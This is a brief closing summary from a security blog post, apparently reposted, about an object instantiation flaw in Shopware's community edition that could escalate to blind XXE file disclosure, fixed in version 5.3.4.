We analyzed the community edition of the popular e-commerce software Shopware as part of our PHP vulnerability research that contributes to open source security. Using cutting-edge static code analysis techniques, we identified two security issues in the code base. In this post we analyzed a unique and cool object instantiation vulnerability and presented a way of how such a vulnerability can be escalated into a blind XXE attack leading to arbitrary file disclosure.
We would like to thank the team behind Shopware for their professional collaboration and for quickly resolving the issues with the release of version 5.3.4. If you are still using an older version, we encourage to update.
Sursa: https://blog.ripstech.com/2017/shopware-php-object-instantiation-to-blind-xxe/